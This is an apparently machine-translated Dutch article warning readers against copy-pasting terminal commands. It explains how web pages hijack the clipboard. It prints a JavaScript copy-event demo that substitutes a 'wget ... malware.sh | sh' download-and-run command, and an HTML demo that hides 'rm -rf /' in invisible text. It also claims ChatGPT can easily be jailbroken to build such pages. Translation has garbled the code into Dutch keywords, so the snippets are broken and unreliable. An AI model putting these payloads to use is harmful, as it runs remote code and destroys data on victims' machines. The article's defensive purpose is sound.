In een snel evoluerende wereld kan het kopiëren en plakken van opdrachten van internet een snelle en effectieve oplossing lijken voor onze technische problemen. Deze praktijk kan echter riskant zijn, omdat uw veiligheid en privacy hierdoor kunnen worden blootgesteld aan verborgen bedreigingen. Deze overhaaste praktijk kan negatieve gevolgen hebben voor onze apparaten en persoonlijke gegevens.
Van computers tot mobiele telefoons, kopiëren en plakken is overal. Het maakt het leven eenvoudiger en bespaart u tijd omdat u geen lange opdrachten of overbodige scripts hoeft te typen. Als u echter niet voorzichtig genoeg bent, kunt u eenvoudigweg worden gehackt door code die u op internet vindt, te kopiëren en op uw computer te plakken.
In dit artikel gaan we in detail in op de mogelijke redenen waarom u serieus zou moeten overwegen om geen opdrachten van internet te kopiëren en te plakken, en benadrukken we de implicaties van deze praktijk voor de veiligheid en privacy. We bespreken ook strategieën en tips om veilig en verantwoord met deze situaties om te gaan, zodat we zonder risico kunnen profiteren van de voordelen van internet. Laten we eens kijken hoe kopiëren en plakken ervoor kan zorgen dat u wordt gehackt, en wat u moet doen om dit te voorkomen. Verifiëren Veelvoorkomende methoden die door hackers worden gebruikt om uw bankrekening te hacken.
Snelle links
Waarom u geen opdrachten moet kopiëren en plakken
Of u nu nieuw bent op de opdrachtregel of een expert bent, u kunt in de verleiding komen om opdrachten van internet te kopiëren en te plakken om tijd te besparen, het eigenlijke werk sneller gedaan te krijgen en productiever te zijn. Houd er echter rekening mee dat kwaadaardige websites codeboxen feitelijk gebruiken als wapen om kwaadaardige code te injecteren wanneer u opdrachten rechtstreeks in de terminal of opdrachtprompt kopieert en plakt.
Deze kwaadwillende actoren gebruiken veel front-end-trucs om kwaadaardige opdrachten achter ogenschijnlijk onschadelijke code te verhullen.
bestel graag sudo apt-get update && apt-get upgrade Normaal gesproken zou het repository's moeten bijwerken en pakketten op Linux moeten upgraden. Als u dit echter niet weet en u kopieert en plakt deze opdracht rechtstreeks in Terminal, voert u mogelijk per ongeluk kwaadaardige code uit met rootrechten vanwege het voorvoegsel sudo.
In het ergste geval kan het uitvoeren van de opdracht leiden tot een volledige overname van uw systeem of zelfs tot een ransomware-aanval. Maar hoe doen dreigingsactoren dit? Hoe kunnen kwaadaardige commando's verborgen worden achter onschadelijke code?
Hoe kwaadaardige code-exploits werken

Deze exploit kan worden geïmplementeerd met behulp van intelligent ontworpen JavaScript-code of zelfs eenvoudige HTML-code. JavaScript heeft een mechanisme genaamd EventListener. Dit zijn acties die in de browser kunnen plaatsvinden, zoals op een knop klikken, een formulier indienen, de muis bewegen, op toetsen drukken of het formaat van een venster wijzigen.



Met een EventListener kan uw webapplicatie, zoals de naam al doet vermoeden, reageren op bepaalde gebeurtenissen die worden geactiveerd door een gebruikersactie. Schadelijke webpagina's maken misbruik van dit legitieme en nuttige mechanisme door de gebeurtenis vast te leggen waarin een gebruiker tekst kopieert en de onschadelijke tekst te vervangen door kwaadaardige code.
Hier is de belangrijkste exploitcode die is gebruikt om de demo-image te maken:
<script>document.addEventListener('kopiëren', functie(gebeurtenis) { evenement.preventDefault();
const gekopieerdeTekst = "wget http://localhost:8000/malware.sh | sh"; evenement.klembordGegevens.setGegevens('tekst/gewoon', gekopieerde tekst); });
</script>Hier is nog een demo, waarvoor geen Javascript nodig is en eenvoudige HTML wordt gebruikt:
<p>
sudo apt-get installeer google-chrome-stable
<spanstijl="kleur:wit;lettergrootte:0pt;">rm-rf /</span></p>
Deze code creëert een onzichtbare witte tekst, die de kwaadaardige opdracht “rm -rf /” effectief verbergt, net als de vlag Creëert een regeleinde zodat sommige Terminal-vensters code onmiddellijk uitvoeren wanneer u deze plakt. Je zou kunnen denken dat een goed begrip van programmeer- en webontwikkelingsvaardigheden vereist is om deze aanval uit te voeren, maar in werkelijkheid is het heel eenvoudig.
Zelfs als de aanvaller geen kennis heeft van JavaScript of webontwikkeling, kan hij dat gemakkelijk doen Creëer malware met ChatGPT. Door de juiste aanwijzingen te gebruiken, kunt u dit eenvoudig doen ChatGPT-jailbreak En laat het kwaadaardige webpagina's maken die misbruik maken van deze truc.
Hoe kun je jezelf beschermen
Er is geen concrete manier om uzelf te beschermen tegen aanvallen met kwaadaardige code. Natuurlijk kunt u het JavaScript van verdachte websites weigeren, maar door hun aard kunt u waarschijnlijk niet surfen zonder dat Java Script is ingeschakeld.
Bovendien is er voor een CSS-methode (Cascading Style Sheets) geen concrete verdediging tegen kwaadaardige commando's, omdat het nog steeds geldige CSS-code is (d.w.z. er is geen coderingsfout maar de bedoeling is nog steeds kwaadaardig). De beste manier om uzelf te beschermen is door de basisregels voor onlinehygiëne te volgen en bedreigingen met gezond verstand te herkennen.
Bezoek geen onbekende links en zorg er altijd voor dat u de opdracht die u van internet kopieert, in een teksteditor plakt voordat u deze in Terminal plakt. Houd u aan legitieme en gerenommeerde codebronnen om ervoor te zorgen dat er geen kwaadaardige code welkom is op uw opdrachtregel.
Bovendien zijn sommige Terminal-toepassingen, zoals xfce4, vooraf geïnstalleerd met kopieer- en plakbeveiliging. Er wordt een pop-up weergegeven die u precies vertelt wat er zal gebeuren zodra u een opdracht in het opdrachtpromptvenster plakt. Controleer of de Terminal die u gebruikt ook een soortgelijk mechanisme heeft en activeer deze. Verifiëren Essentiële tips voor geavanceerde Ubuntu Linux-gebruikers.
Het uitvoeren van kwaadaardige code is uiterst gevaarlijk
Zelfs als u een antivirus-app installeert, kunnen bepaalde vormen van uitvoering van kwaadaardige code nog steeds de beschermende barrières van uw apparaat doorbreken. Daarom is het absoluut noodzakelijk om voorzichtig te zijn met de code die u via internet kopieert en waar mogelijk beschermingsmaatregelen te nemen om uzelf te beschermen. Je kunt nu bekijken Geweldige bronnen voor programmeren zonder code om apps te bouwen en websites te bouwen zonder code.